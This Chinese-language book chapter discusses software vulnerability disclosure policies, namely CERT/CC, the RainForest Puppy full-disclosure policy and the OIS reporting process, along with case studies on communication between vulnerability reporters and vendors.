在 2002 年，互联网安全公司 (Internet Security Systems, ISS) 发现了几个关键的漏洞，涉及的产品有 Apache Web 服务器、Solaris X Windows 字体服务、Internet Software Consortium 的 BIND 软件。ISS 直接与厂商协作来提供解决方案：由 Sun Microsystems 开发并发布的一个补丁是有缺陷的，必须召回。直至被公众揭秘后，Apache 的一个补丁才发布，而厂商事先已经知道该漏洞的存在。此类行为（类似的还有很多）使得许多个人和公司都必须接受低水准的安全防护，成为攻击的受害者，并最终不再信任软件厂商。批评家也指责安全公司，如 ISS，发布此类信息的动机不单纯。他们暗示说，通过发布系统缺陷和漏洞，安全公司很好地展示了自己，促进了新业务、增加了收入。

由于 ISS 遭遇的挫折和导致的争议，该公司决定启动自己的揭秘策略，以便在将来处理此类事件。该公司创制了详细的步骤，供发现漏洞时遵循，并用来确定何时、以何种方式把相关信息发布给公众。尽管其策略通常被认为是“负责任的揭秘”，但其中确实包含了一个重要的说明：在通知厂商之后的一天，将把漏洞的细节发布给付钱的订阅者。对感觉漏洞信息应该向公众发布、以提高公众的自我保护能力的人们来说，这只是火上浇油。

这里的困境，在当今表现为软件厂商、安全公司、灰帽黑客之间的相继的脱节。不同企业的不同角度和动机，使得他们走向了不同的路径。本章即将描述的正确揭秘的模型，将有助于不同的实体共同协作。但围绕这个问题，仍然有大量的争议和其他事宜需要解决。



注意：关于完全揭秘这方面的情绪、辩论和争议一直都持续不断。顾客和安全从业者的处境比较窘迫，因为软件缺陷本来就是存在的，而又在关键领域缺乏厂商的帮助。厂商的窘迫在于，在他们试图开发漏洞修复补丁时，攻击漏洞的代码在持续不断的发布。在争论中，笔者不打算站在这边或那边，而打算尽量告知读者，如何促进当今的揭秘过程向正确的方向发展。

3.2 CERT 工作流程

在讨论软件漏洞的正确揭秘时，首先要考虑此类事宜的管理机构，称之为 CERT 协调中心（CERT Coordination Center, CERT/CC）。CERT/CC 受联邦经费赞助，专注于互联网安全和相关问题的研究和开发。CERT/CC 建立于 1988 年，用于应对当时互联网上主要的病毒爆发。该组织已经经历了多年演化，在业界扮演了越来越重要的角色，包括制定并维护技术漏洞揭露和沟通方面的行业标准。在 2000 年，该组织发布了一项策略，勾画了向公众发布软件漏洞信息的实践过程。该策略涵盖了下列领域：

- 在漏洞向 CERT/CC 报告 45 日内，将完全公布给公众。过了这段时间，即使软件厂商没有可用的补丁或适当的补救措施，也会进行公开。上述最后期限的惟一例外是：特别严重的威胁，或标准需要改变的情况。
- CERT/CC 会立即通知漏洞相关的软件厂商，以便尽快给出解决方案。
- 在描述问题的同时，CERT/CC 将转发报告漏洞的人的姓名，除非报告者声明要求匿名。
- 在 45 天内，CERT/CC 将通知报告者该漏洞的当前状态，但不包括机密资料。

CERT/CC 指出，其漏洞策略的目的在于，留给软件厂商一段适当的时间以修复问题的同时，使公众能够得知潜在的威胁。它还进一步指出，有关向公众发布信息的决策，都是从整个群体的利益出发的。

决策中的 45 天受到了质疑，消费者普遍认为，向公众隐瞒重要漏洞信息的时间太长。而另一方面，厂商则感觉到了在短时间内解决问题的压力，同时还要承受可能的风险：产品的缺陷成为新闻，声誉遭受打击。但 CERT/CC 得出如下结论：45 天对厂商来说是足够的，同时也考虑了消费者的利益。

在 CERT/CC 宣布其策略时，很自然的，有这样一个问题被提出：“如果没有可用的补丁，为什么发布漏洞信息？”之所以提出这样的问题，是因为如果在没有补救措施的情况下暴露一个漏洞，黑客就可以利用相关的技术，对用户的系统进行攻击。CERT/CC 的策略

指出：如果没有强制的最后期限，厂商就没有解决问题的动机。通常，软件制造商会将漏洞的修复推迟到下一个发布版本，而把消费者当成了被出卖的牺牲者。

兼顾厂商的利益和解决问题的视角，CERT/CC 采取下列措施：

- CERT/CC 将付出诚意和努力，必定先通知厂商，而后发布信息，不会有例外。
- 在严重的情况下，CERT/CC 会要求厂商反馈，并在向公众发布时提供相关信息。如果厂商不同意漏洞评估的结果，厂商意见也会发布，这样双方都可以有表达意见的机会。
- 在揭秘之前，相关信息会发布到所有有关各方。可以接触机密资料的，包括参与的厂商、可提供有用见解的专家、互联网安全联盟会员和在解决相关漏洞时不可缺少的组织。

尽管在 CERT 的模型之后出现了其他的指导原则，CERT 还是会充当 Bug 发现者和厂商的中间人，努力帮助漏洞解决过程的进行，并实施所有涉及各方的必要需求。在本书写作时，最常用的模型是 OIS 发布的指导原则。当厂商或灰帽黑客要求 CERT 协助时，CERT 在该模型内工作。

3.3 完全公开策略（RainForest Puppy 策略）

有一种完全公开策略，被称为 RainForest Puppy Policy (RFP) 版本 2，它对软件厂商采取了比 CERT/CC 更强硬的姿态。该策略的立场是，漏洞的报告人应该努力联系厂商并和厂商合作解决问题；但该策略并不要求报告人一定与厂商协作，因此被认为是善意的。在该模型下，厂商如果打算保密，将面临严厉的策略。该策略的细节是：

- 当发起人（问题的报告人）电子邮件通知维护者（软件厂商）漏洞的细节时，过程即启动。电子邮件发送的一刻，即被认为是联系日期。发起人负责确定维护者的联系信息，通常可以从厂商网站得到。如果维护者信息不可用，则应该把电子邮件发送给下述一个或全部地址。

厂商通常应该提供的电子邮件地址包括：

security-alert@ [maintainer]

secure@ [maintainer]

security@ [maintainer]

support@ [maintainer]

info @ [maintainer]

- 从联系日期起，维护者在回复发起人之前，有 5 天时间。联系日期是根据发起人确定的，这意味着，如果报告问题的人在纽约上午 10:00 发送了一封电子邮件，到洛杉矶的一家软件厂商，那么联系时间则是东部时间上午 10:00。维护者必须在 5 日内，即太平洋时间上午 7:00 答复。对发起人电子邮件的自动答复，不认为是合格的联系。如果维护者在规定时间内未建立联系，那么发起人即可随意公开相关的信息。如果双方建立了联系，那么有关推迟公开的决策，可以由双方讨论决定。RFP 策略警告厂商，应该联系越早越好。它还提醒软件制造商：实际上并不要求问题的发现者进行合作，之所以联系厂商，是出于对所有各方利益的考虑。
- 发起人应该尽量帮助厂商复现问题，并坚持合理的要求。如果发生延迟，而且有合理的原因能够解释为什么需要额外的时间解决问题，发起人应合理考虑相关的因素。双方应该合作，以找到解决方案。
- 厂商每 5 天，就应该提供相关的状态更新信息，详细描述正在被解决的漏洞的相关信息。提供更新信息是厂商单方面的责任，应无须发起人请求。
- 在向公众发布问题和补丁时，厂商应把识别问题的功劳归功于发起人。对自愿揭发问题的个人或公司而言，这可以认为是一种职业性的姿态。如果不表现出这种诚意，那么在未来，发起人很难乐意根据上述的指导原则行事。
- 维护者和发起人应该共同发表揭秘问题的声明，并通过沟通消除可能的冲突和不一致。双方应在全过程中共同协作。
- 如果第三方宣布了漏洞，发起人和维护者应共同讨论局势，并就相应的解决方案达成一致。决议包括：发起人公开该漏洞，或维护者公开该信息和可用的补丁，同时感谢发起人。完全公开策略还建议，如果有第三方首先发布了相关信息，那么就公开漏洞的所有细节。由于漏洞已经公开，提供具体细节，如诊断、解决方案、花费的时间，这些都已经是厂商的责任。

RainForest Puppy 是一位著名的黑客，针对不同的产品揭开了数量惊人的漏洞。他一直以来，都在协助厂商开发所发现的漏洞的补丁，大多数是成功的，有时也有失败。他揭秘的原则，来自于在此类工作上多年的经验，以及 Bug 公开后，厂商不再与他这样的个人合作时所受的挫折。

所有揭秘策略的关键是，这些都只是指导原则和建议，供厂商和 Bug 发现者在协作时参考。它们不是强制性的，也无法强制实施。因为 RFP 策略在处理此类问题时对厂商采取了严厉的姿态，许多厂商都不选择该策略。因此有人发展了另一组指导原则，其中包括许多软件厂商。

3.4 互联网安全组织

漏洞揭秘有三种基本类型：完全公开、部分公开和不公开。每种类型都有提倡者，也都有可争论的利弊。对揭秘实践活动，CERT 和 RFP 采取了刚性的方法，建立了严格的指导原则，但参与的各方很难同时认同其公平性和灵活性。所以创建互联网安全组织，是为了迎合各个组织的需求，它应该属于部分公开的范畴。本节会给出 OIS 方法的一个概述，并按部就班地描述其方法，该方法现在已经发展成为对用户和厂商都更为公正的框架。

互联网安全组织（Organization for Internet Safety，OIS）是研究人员和厂商的群体，其目标是改善处理软件漏洞的方法。OIS 的成员包括@stake、BindView Corp、The SCO Group、Foundstone、Guardent、Internet Security Systems、Microsoft Corporation、Network Associates、Oracle Corporation、SGI 和 Symantec。OIS 相信厂商和消费者应该合作，来识别问题并设计合理的解决方案。它不是一个把自己的策略强加于人的私人组织，该组织试图广泛召集有价值的成员，以提供受人尊重、公正公平的意见，并推荐给公众。该组织有两个目标：

1. 通过提供一种改进的方法来识别、调查、解决软件漏洞，以减少软件漏洞造成的风险。
2. 通过增强最终产品的安全性，改进软件的整体工程质量。



注意：在本书写作时，OIS 正在与一些公司、安全从业者、灰帽黑客协作，以更好地解决与漏洞揭秘相关的、持续不断的冲突。该组织第二版的指导原则在 2004 年 7 月发布。

3.4.1 发现

当某人在软件中发现一个漏洞时，过程就开始了。漏洞可能是个人发现的，如研究人员、消费者、工程师、开发人员、灰帽黑客、乃至临时用户。OIS 把此人或组织称之为“发现者”。在发现缺陷后，发现者应谨慎进行下列处理：

1. 确认该缺陷在过去是否已经报告过。
2. 查找补丁和服务包，确定是否能解决该问题。
3. 确认该缺陷是否影响产品的默认配置。
4. 确认该缺陷可以一致的复现。

在发现者完成“公正检查”并确认缺陷存在之后，应该报告问题。OIS 设计一个报告指导原则，称之为漏洞汇总报告（Vulnerability Summary Report，VSR），这是一个模板，用于对问题进行适当的描述。VSR 包括以下组成部分：

- 发现者的联系信息
- 安全响应策略
- 缺陷状态（公开与否）
- 报告是否包含机密资料
- 影响的产品/版本
- 影响的配置
- 缺陷描述
- 描述缺陷如何引起安全问题
- 如何复现问题

3.4.2 通知

过程的下一步是联系厂商。根据 OIS 的意见，这是计划中最重要的阶段。开放、有效的沟通，是了解并最终解决软件漏洞的关键。以下是通知厂商的指导原则。

厂商应该提供以下信息：

- 用于漏洞报告的惟一联系方法。
- 联系信息至少应该出现在两个公众可访问的位置，在安全响应策略中应该提及相关的位置。
- 联系信息应包括：
 - 厂商安全策略的位置。
 - 所有联系方法的完整列表/指导。
 - 安全通信指导。
- 要确认发送到以下地址的电子邮件，被转发给适当的当事人：
 - abuse@ [vendor]
 - postmaster@ [vendor]
 - sales@ [vendor]
 - info @[vendor]
 - support@ [vendor]

- 提供厂商和发现者之间的安全通信方法。如果发现者加密传输发送消息，厂商应该以类似方式答复。
- 即使发现者选择使用不安全的通信方法，也要与发现者合作。

发现者应该这样做：

- 将 VSR 发送到厂商公布的联系地址之一，把发现的缺陷完整地提交给厂商。
- 如果发现者无法定位到有效的联络地址，应该将 VSR 发送到下列地址中的一个或多个：
 - abuse@ [vendor]
 - postmaster@ [vendor]
 - sales@ [vendor]
 - info @[vendor]
 - support@ [vendor]

在接收到 VSR 之后，有些厂商会选择通知公众一个缺陷已经发现，调查正在进行中。OIS 要求厂商在公布信息时，要极端谨慎，因为公布的信息可能会危害到用户系统的安全。厂商在打算把信息向公众公开时，也应该通知发现者。

如果厂商不打算立即通知公众，也需要回复发现者。在 VSR 发送之后，厂商必须在 7 天之内直接答复发现者。如果厂商在这段时间内没有回复发现者，发现者应该发送一份 Request for Confirmation of Receipt (RFCR)。RFCR 基本上是对厂商的最后警告，指出一个漏洞已经发现，通知已经发送，并要求回复。RFCR 还应该包括一份原来发送的 VSR 的副本。厂商需要在 3 天内答复 RFCR。

如果发现者在 3 个工作日内还没有收到 RFCR 的回复，即可向公众发布该软件缺陷。OIS 强烈敦促发现者和厂商，在向公众发布可能造成危险的信息之前，都应该极其谨慎。一般应遵守下列指导原则：

- 只有在尝试所有可能的方案之后，才能退出沟通过程。
- 只有提供通知（RFCR 可以认为是适当的通知声明）后，才能退出过程。
- 只要僵局状况解决，则重新进入过程。

OIS 鼓励但不要求沟通中断时通过第三方帮助。利用发现者和厂商之外的第三方调查缺陷，通常会加速过程，并提供对双方都能接受的解决方案。第三方可以是安全公司、安全从业者、协调员或仲裁者。此时双方必须同意利用独立的第三方，并就选择第三方的过程达成一致。

如果经过了所有这些努力，而发现者和厂商仍然无法达成一致，双方可以选择退出过程。OIS 强烈建议双方，在决定公开漏洞信息时，要考虑对计算机、互联网、关键性基础设施的保护。

3.4.3 验证

在验证阶段，厂商要评审 VSR、核实其内容、并与发现者在整个调查中进行合作。验证阶段一个重要方面是，在调查中要遵循惯例，向发现者通知相关的更新信息。有关状态更新，OIS 提供了一些一般规则：

- 除非双方同意其他安排，否则厂商必须每 7 个工作日提供一次状态更新。
- 通信方法必须是双方互相同意的。通信方法包括电话、电子邮件或 FTP 站点。
- 如果发现者在 7 天内没有接收到状态更新信息，可以发送 Request for Status (RFS) 信息。
- 厂商需要在 3 个工作日内答复 RFS。

RFS 可以认为是对厂商的礼节性提醒，提醒厂商向发现者提供当前进展的更新信息，以利于调查。

调查

厂商进行的调查工作应该是彻底的，并涵盖所有与漏洞相关的产品。通常，发现者的 VSR 不会涉及缺陷的所有方面，因此对问题影响到的所有相关领域进行研究是厂商的责任，包括代码的所有版本、攻击路径，甚至包括不再支持的软件版本，前提是这些版本消费者仍然在大量使用。调查的步骤如下：

1. 调查 VSR 中描述的产品缺陷。
2. 调查该缺陷是否还存在于 VSR 中没有提及、但尚在支持的产品中。
3. 调查漏洞的攻击路径。
4. 维护一个公开的列表，给出该漏洞适用的所有产品/版本。

共享代码库

有这样的情况，在某个特定产品中发现了一个缺陷，但该缺陷来源于业界广泛使用的源代码。OIS 认为，通知所有受该问题影响的厂商，是发现者和厂商的共同责任。尽管 OIS 的安全漏洞报告及反应策略没有给出如何通知受影响厂商的详细指导，但对于此类情况，确实提供了一些通用准则。发现者和厂商至少应该完成下列一项：

- 做出适度的努力，通知已知受该缺陷影响的每一个厂商。

- 与一个组织建立联系，由该组织来协调与所有受影响的厂商的沟通。
- 指定一个协调员，来完成与所有受影响厂商的沟通工作。

在已经通知了其他受影响的厂商之后，原来的厂商有以下责任：

- 在缺陷的调查和解决过程中，与其他厂商保持联系。
- 在调查缺陷时，与其他厂商磋商进程计划。该计划应该包括状态更新的频率、通信的方式等等。

只要调查还在进行中，发现者通常需要向厂商提供帮助。厂商需要的帮忙可能会包括：缺陷的更多详细特征、缺陷发生环境的更多详细信息（网络体系结构、配置等等）、第三方软件产品是否参与了缺陷的形成。由于复现缺陷对于确定缺陷原因和最终解决缺陷都是关键的，因此发现者需要在此阶段与厂商密切协作。



注意：尽管我们强烈推荐合作，但对发现者的惟一要求是提交详细的 VSR。

发现

在厂商结束调查时，必须将以下结论之一返回给发现者：

- 确认了缺陷。
- 证明报告的缺陷不存在。
- 既未证明、也未否定该缺陷。

厂商不需要提供详细的测试结果、工程实践或内部过程，但需要说明已经进行了彻底的、技术上的调查。这需要向发现者提供：

- 测试过的产品/版本的列表。
- 进行过的测试列表。
- 测试结果。

缺陷的确认

如果厂商证实缺陷的确存在，他们必须进行以下行动：

- 列出受所证实的缺陷影响的产品/版本。
- 声明如何发布补丁。
- 发布补丁所需的时间。

缺陷的反驳

如果厂商证明所报告的缺陷不存在，那么厂商必须向发现者证明以下有一项或两项是正确的：

- 报告的缺陷在支持的产品中不存在。
- 发现者报告的缺陷存在，但不会造成安全问题。如果是这样，厂商需要将验证数据转发给发现者，如：
 - 证实相关行为正常或没有危险的产品文档。
 - 测试结果证实，只有在配置不正确的情况下，该行为才会造成安全问题。
 - 给出相关的分析，说明攻击无法利用所报告的缺陷。

发现者可以怀疑厂商给出的反驳。在这种情况下，发现者应该回复厂商，用自己的测试结果证实自己的结论来反驳厂商的报告。发现者还应该提供相关的分析，说明攻击如何利用所报告的缺陷。厂商负责复审争端，再次调查，并据此回复发现者。

无法证实或反驳缺陷的存在

如果厂商无法证实或反驳报告的缺陷，他们应该通知发现者此结果，并对自己的调查工作出示详细的证据。测试结果和分析汇总应该发送给发现者。此时，发现者有以下选择：

- 向厂商提供代码，以更好地说明该漏洞。
- 如果厂商没有改变立场，发现者可以把 VSR 发布给公众。在此情况下，发现者在把漏洞信息发布给公众时，应遵循适当的指导原则（本章稍后将讨论）。

3.4.4 解决

在确认了缺陷的情况下，厂商必须采取正确的步骤来制定解决方案以修复该问题。很重要的一点是，对与识别的缺陷有关的所有支持的产品/版本，都要给出补救措施。很多情况下，厂商会请求发现者进行评估，确认提供的补丁是否能够消除缺陷。OIS 建议使用以下步骤来制定漏洞的解决方案：

1. 厂商确定是否已经存在补救措施。如果存在，厂商应该立即通知发现者。如果没有，厂商需要开始开发补丁。
2. 厂商要确保对所有支持的产品/版本，都能提供补救措施。

3. 厂商可以与发现者共享数据，以确保补救措施的有效性。发现者不要求参与这些步骤。

时间限制

设置交付补丁的时间限制是关键性的，因为发现者和其他用户时刻都在面临着风险。按照预期，厂商应该在回复 VSR 的 30 日内完成缺陷的补救措施。尽管时间是最优先的，但确认所开发的补丁的完备性与准确性是同样重要的。补丁必须能够解决问题，而不能制造出新的问题。在通知发现者发布补丁的日期时，厂商还应该包括以下的支持信息：

- 缺陷所致风险的汇总
- 补丁的技术细节
- 测试过程
- 确保使用补丁的步骤简单

30 天的期限并不总是严格遵循的，OIS 文档列出了几项因素，在确定补丁的发布日期时应该多加考虑。一个因素是“补丁的工程复杂性”。这里的意思是说，如果厂商确认在过程中存在很重要的实际复杂性，那么发布补丁的日期可以延长。例如，数据验证错误和缓冲区溢出是很容易被重新编码的错误，但如果错误已经嵌入到了软件的实际设计中，厂商必须重新设计产品的相关部分。



切记：厂商曾经发布过向应用程序或操作系统引入新漏洞的“补丁”，这样等于关闭了一扇窗户，却打开了两扇门。有几次，这些“补丁”还对应用程序的功能造成了负面影响。因此，尽管很容易把责任推卸给网络管理员没有对系统打补丁，但有时候打补丁可能会造成更坏的结果。

厂商可以提出的补救措施有两种：配置改变或软件修改。配置改变包括，向用户提供指导，涉及对程序设置的改变，或能够有效解决相关缺陷的参数的改动。另一方面，软件修改则涉及到更多由厂商进行的工作。有三种主要类型的软件修改：

- 补丁：没有预定时间或临时的补救措施以解决某个具体问题，直至软件的后续版本完全解决该问题。
- 维护更新：预定时间的软件版本发布解决许多已知的缺陷。软件厂商通常将这种解决方案称之为服务包、服务发布或维护性发布。
- 未来的产品版本：大规模的、预定时间的软件修订版，会影响代码设计和产品特性。

在确定实施哪一种补救措施时，厂商会考虑几个因素，包括缺陷的复杂性和影响的严重性。此外，已经制定的维护计划也会对最后的决策造成影响。例如，如果预定将在下个月发布服务包，厂商可能更愿意在该次发布中解决问题。如果预定的维护性发布还有几个月，厂商可能会发布一个具体的补丁解决问题。



注意：何时及如何实施缺陷的修复，往往是发现者和厂商之间的主要分歧。厂商通常希望把修复集成到已经预定的补丁或新版本发布中。发现者通常觉得，使顾客等待如此长时间并处于风险之中是不公平的，而及时发布也并不会花费厂商更多钱。

3.4.5 发布

OIS 安全漏洞报告及反应策略的最后一个步骤是，把信息向公众公开。信息的公开假定是面向所有公众的，并不预先通知特定的团体。OIS 并不反对预先通知，但认为具体的实践活动要因具体的事例而定，正是由于过于具体，而无法在策略中确定。

3.5 矛盾仍然存在

发现者和厂商之间合作的破裂，其主要原因在于两者的不同动机。漏洞发现者的动机通常是，通过识别并帮助消除商业产品中受到威胁的软件中存在的漏洞，而试图保护整个业界。一点小小的名气、赞赏和向人夸耀的权利，对这些人来说，还是很美好的。

另一方面，厂商则需要改进其产品、避免诉讼、尽可能消除不良新闻报道、维护一个负责任的公众形象。

尽管越来越多的软件厂商在漏洞被报告时采取了适当的反应（因为市场需要安全的产品），但许多人认为厂商不会花费额外的金钱、时间和资源来执行漏洞修复过程，除非通过立法使厂商对软件安全性问题负责。有关软件厂商是否在未来会遇到可能的法律责任问题，笔者不打算在此讨论，但在业界是有这方面倾向的。

围绕 OIS 的主要的争论是，许多人觉得该指导原则是由厂商编写的，也是从厂商的利益出发的。反对者认为该指导原则将允许厂商继续阻碍并否认特定的问题。如果厂商宣称对某个漏洞不存在补救措施，发现者迫于压力，可能不会公开该漏洞的信息。

尽管对于 OIS 的指导原则仍然存在争论，但它是比较好的起点。如果所有的软件厂商都使用该指导原则，并使得其策略与此指导原则兼容，那么顾客就有一个标准可使用。

3.6 案例研究

本章讨论的基本问题，是如何负责任地报告发现的漏洞。该问题引发了大量争论，在相当长的一段时间内成为了业界争论的一个来源。除了对是否把漏洞信息完全公开给公众，还有其他方面，例如如何进行沟通、什么问题成为绊脚石、双方各自的论点是什么。本节将深入研究信息公开的所有问题，并引用最近的案例研究以及业界各专家的分析 and 意见。

3.6.1 完全揭秘过程的利弊

在漏洞公开方面，遵循职业化过程是一个应该讨论的主要问题。揭秘的支持者需要专门的机构、更为严格的指导原则、以及厂商更多的责任，以确保漏洞能够以理智的方式解决。但过程不是刻板的，需要有许多参与者、不同的规则，而且没有明显的胜利者。参与游戏本身就是艰苦的，对仲裁者来说则更艰苦。

安全社区的观点

许多 Bug 发现者倾向于完全公开软件漏洞，主要原因在于：

- 既然坏家伙已经了解了漏洞，为什么不把它公开给好人？
- 如果坏家伙尚未了解该漏洞，即使不公开，不久也会发现。
- 了解细节有助于好人战胜坏人。
- 无法在隐瞒中建立安全。
- 公开漏洞，是迫使厂商改进产品的有效方式。

把软件厂商当做惟一的堡垒，似乎是 Bug 发现者和消费者常见的做法。在某个实例中，一位顾客向厂商报告了一个漏洞。过去了一个月后，厂商忽视了顾客请求。顾客被激怒了，告知厂商，如果第二天收不到补丁，就会把完整的漏洞发布到用户论坛的网页上。一个小时内，顾客就收到了补丁。这类故事是很常见的，将漏洞完全公开的支持者在不断提及这些。

软件厂商的观点

与此相反，软件厂商对完全公开不那么热心：

- 只有研究人员需要知道漏洞的细节，以及进一步的具体攻击方式。

- 如果好人发布了完整的攻击代码，那就充当了黑帽黑客的角色，只能使情况更坏。
- 完全公开是传递了错误的消息，只会导致更多非法的计算机滥用。

厂商仍然坚持认为，只有属于某个受信任的社区的人员，才能接触到病毒代码和有关特定攻击的信息。他们申明，像 AV 产品开发者协会（Product Developers' Consortium）这样的组织，就证明了这一点。该协会的所有成员都可以访问漏洞信息，以便在不同的公司、操作系统和硬件平台、以及整个业界进行研究和测试。厂商甚至觉得没有必要向可能不负责任的用户公开高度敏感的信息。

知识管理

在 Oulu 大学的一个案例研究“Communication in the Software Vulnerability Reporting Process”中，分析了两个不同的群体（报告者和接受者）如何进行互动，并互相合作来找到故障的根本原因。研究人员认为，该过程涉及的知识包括四种主要的类别：

- 知道是什么
- 知道为什么
- 知道如何做
- 知道是谁

“如何做”与“是谁”这两方面是影响最大的因素。大多数报告者不知道与谁联系，也不了解在发现漏洞时，报告漏洞的过程就应该开始。此外，该案例研究还把漏洞报告的过程分为四个不同的学习阶段，称之为组织间学习：

- 社会化阶段 此时报告群体内部评估缺陷，以确定是否真的是漏洞。
- 表面化阶段 此时报告群体把缺陷通知厂商。
- 化合阶段 此时厂商根据对相关产品的内部认知，对比报告者声称的缺陷。
- 内部化阶段 厂商接受该通知，并将问题转交到其开发者手中解决。

在上述报告过程中，显然存在的一个问题是，报告一方和接收一方之间缺少沟通，甚至是彼此反感。对改进过程来说，沟通问题看来是个主要障碍。对案例研究后我们得知，在收到潜在漏洞报告的接收方中，有超过 50% 的厂商认为，有效的漏洞报告少于 20%。在这种情况下，厂商在假的漏洞上浪费了大量的时间和资源。

公开

该案例研究过程中，围绕是否应该向公众公开漏洞信息的问题，展开了一项调查。该调查由四个问题组成，每个被调查的群体都需要回答：

1. 所有的信息都应该在一定时间之后公开。
2. 所有的信息都应该立即公开。
3. 某些信息应该立即公开。
4. 某些信息应该在一定时间之后公开。

不出所料，从对该问题的回馈中，确认了原有的假定：报告者和厂商的见解显然是不同的。在很大程度上，厂商觉得所有信息都应该在一定时间之后公开；而与厂商相比，报告者则强烈主张立即公开所有信息。

僵持

为更进一步说明报告者和厂商之间的僵持，该案例研究得出结论：在漏洞报告过程中，报告者被认为是厂商的辅助风险承担者。报告者想帮助解决问题，但被厂商当做局外人。接收漏洞报告的厂商时常认为，如果在解决问题的过程中包含了报告者，那是一种软弱的表现。结论大体上是，参与该过程的双方，基本上都缺乏彼此沟通的标准机制。具有讽刺意义的是，在他人问及过程如何改进时，这两方都表示，他们认为应该有更多的沟通。

团队方法

另一项最近的研究，标题为“*The Vulnerability Process : A Tiger Team Approach to Resolving Vulnerability Cases*”，对如何在报告和接收群体内部有效地组建团队，提出了深刻的见解。报告者实施所谓的“*Tiger Team*”，将漏洞报告者划分为两个部分：研究和管理。研究团队的注意力集中在待检缺陷的技术方面，而管理团队则处理与厂商的沟通。

“*Tiger Team*”方法将漏洞报告过程分解为以下的生命周期：

1. 研究 报告者发现缺陷并研究其行为。
2. 验证 报告者试图重现该缺陷。
3. 报告 报告者向接收者发送通知，详细描述问题的各个细节。
4. 评估 接收者确认缺陷通知是否有效。
5. 修补 开发解决方案。
6. 补丁评估 测试解决方案。
7. 补丁发布 解决方案交付给报告者。
8. 产生通报 创建公开声明。
9. 评估通报 审阅公开声明，保证其准确性。
10. 发布通报 发布公开声明。
11. 反馈 用户社区对漏洞/补丁进行评论。

沟通

该案例的研究人员在观察报告者和接收者的意向时，发现了遍及整个过程的沟通中断问题，原因有诸如假期、时区差异和工作负荷问题等。此外，该研究的结论指出，报告方通常已经尽职，很少造成时间延误。而接收方在不同的阶段之间会出现时间延迟，主要是由于在有限的人员中间分配工作负荷造成的。

在漏洞报告乃至解决的整个生命周期中，在报告者和接收者之间应该建立安全的沟通渠道。这听上去是个简单的需求，但研究人员发现，彼此之间的不协调，使整个任务要困难得多。例如，如果双方同意使用加密的电子邮件交换系统，则必须确保双方使用了相似的协议。如果使用的协议不同，接收者很有可能会略去该邮件的内容。

知识障碍

厂商和漏洞的发现者之间，在技术知识方面存在着巨大的差异，这也使得沟通越来越困难。例如厂商无法理解漏洞发现者所要解释的内容；而在厂商要求发现者进行澄清时，发现者也很容易弄混淆。“Tiger Team”案例研究发现，由于这些差异，使得漏洞数据收集的工作很有挑战性。因此强烈推荐使用有专长的技术团队，例如厂商可以指定与其关系密切的顾客来直接与用户交流，这些人可以在工程师和顾客之间充当中间人。

补丁失效

“Tiger Team”案例还指出了漏洞发现过程中导致补丁失效的一些共同因素，例如不兼容的平台、版本、回归测试、资源可用性，以及配置改变等。

此外，该研究还发现，一般说来，厂商负责维护工作的安全人员中，负责处理发现者的漏洞报告的人通常是水平最低的。其结论指出，如果确实如此，那么相应补丁的质量可能很低。

补丁之后的漏洞

在补丁发布很久之后，许多系统仍然有漏洞。这有几种可能性，有可能是顾客已经被每天发布的补丁、修正、更新、版本和安全警告所淹没。因此，在安全界已经出现了一种新的产品线和过程，称之为“补丁管理”。另一个问题是，许多先前发布的补丁阻碍了其他功能，或向环境引入了新的漏洞。因此尽管对不安装补丁的网络安全管理员指指点点很容易，但要完成相关的任务实际上很困难。

3.6.2 厂商要注意的问题

对厂商的期望是：提供十分安全、无错的软件，并且能够一直工作；在出现 Bug 时，需要立即发布补丁。这是双刃剑。由于厂商只是发布临时的补丁来安抚用户并通过圆滑的手段来维持其声誉，这种“渗透并修补”的惯例已经引起了安全社区的批评。安全专家认为，这种临渴掘井的方法并不是严肃可靠的工程实践方法，因为大多数安全性缺陷出现在应用程序设计过程中。有六个关键因素可以区分好和坏的应用程序：

1. 认证和授权 好的应用程序应确保认证和授权步骤是完整的，攻击者无法绕过。
2. 对用户输入的不信任 用户应该被当作潜在的“敌方代理人”，服务器端应该对数据进行验证，超出规定长度的字符串应该被截断，以防缓冲区溢出。
3. 端对端会话的加密 整个会话都应该加密，而不只是对包含敏感信息的部分会话进行加密。此外，安全应用程序的超时时限应该比较短，在一段时间不活动之后，就应该要求用户重新认证。
4. 安全数据处理 安全应用程序即使在系统处于非活动状态时，也应该保证数据的安全。例如，口令应该加密存储在数据库中，而安全数据应该分离存储。加密组件的错误实现，通常为敏感数据的未授权访问提供了许多渠道。
5. 消除错误配置、后门和默认设置 一种常见但不安全的惯例是，许多厂商发布的软件带有后门、实用程序、管理性的功能特性，以帮助管理员学习和使用该产品。问题在于，这些增强功能通常包含严重的安全漏洞。所以这些特性都应该禁用，顾客可以在需要时再启用，而所有的后门都应该从源代码中清除。
6. 安全质量保证 在设计产品时，无论是制定规范阶段还是开发及测试阶段，安全性都应该是核心要求。此时，厂商需要建立安全质量保证团队（SQA）来处理所有与安全相关的问题。

3.7 从现在开始，我们应该做什么

为改进当前的局面，我们可以做几件事情，但这需要人人都参与进来并更加主动、更有涵养、更有动力。如果打算改进周围环境的话，以下是需要遵循的一些惯例。

1. 停止依赖防火墙 防火墙不再是防止攻击的有效对策。若要开发出安全的产品，软件厂商需要保证其开发者和工程师具备相应的技能。

2. 行动起来 保证环境的安全，消费者的职责并不次于开发者。用户应该主动查找有关安全特性的文档，并向厂商索取测试结果。许多安全破坏的发生，都是由于顾客的不正确配置造成的。

3. 培训应用开发者 高度训练有素的开发者能够创建更安全的产品。厂商应该有意识地在安全领域训练雇员。

4. 安全特性需要尽早加入并经常测试 设计过程中应该尽早加入安全特性，并经常测试。厂商应该雇用安全咨询公司以提供建议，以帮助把安全实践集成到总体设计、测试、实现过程中。

5. 确保财政支持 对新的软件产品的成功而言，获得财政支持以解决安全方面的问题，是一个关键。尽早获得预算委员会和高级管理阶层的认可，是很关键的。

iDefense

iDefense 是一个组织，致力于识别并减轻软件漏洞的破坏性。从 2002 年 8 月开始，iDefense 开始雇用研究人员和工程师来清查全世界范围内常用的计算机应用程序中有潜在危险的安全漏洞。该组织使用实验室环境重现漏洞，然后直接与厂商协作以提供解决方案。iDefense 的过程称之为漏洞贡献者计划 (Vulnerability Contributor Program, VCP)，在过去的几年中，它解决了大量应用程序中数以百计的漏洞。

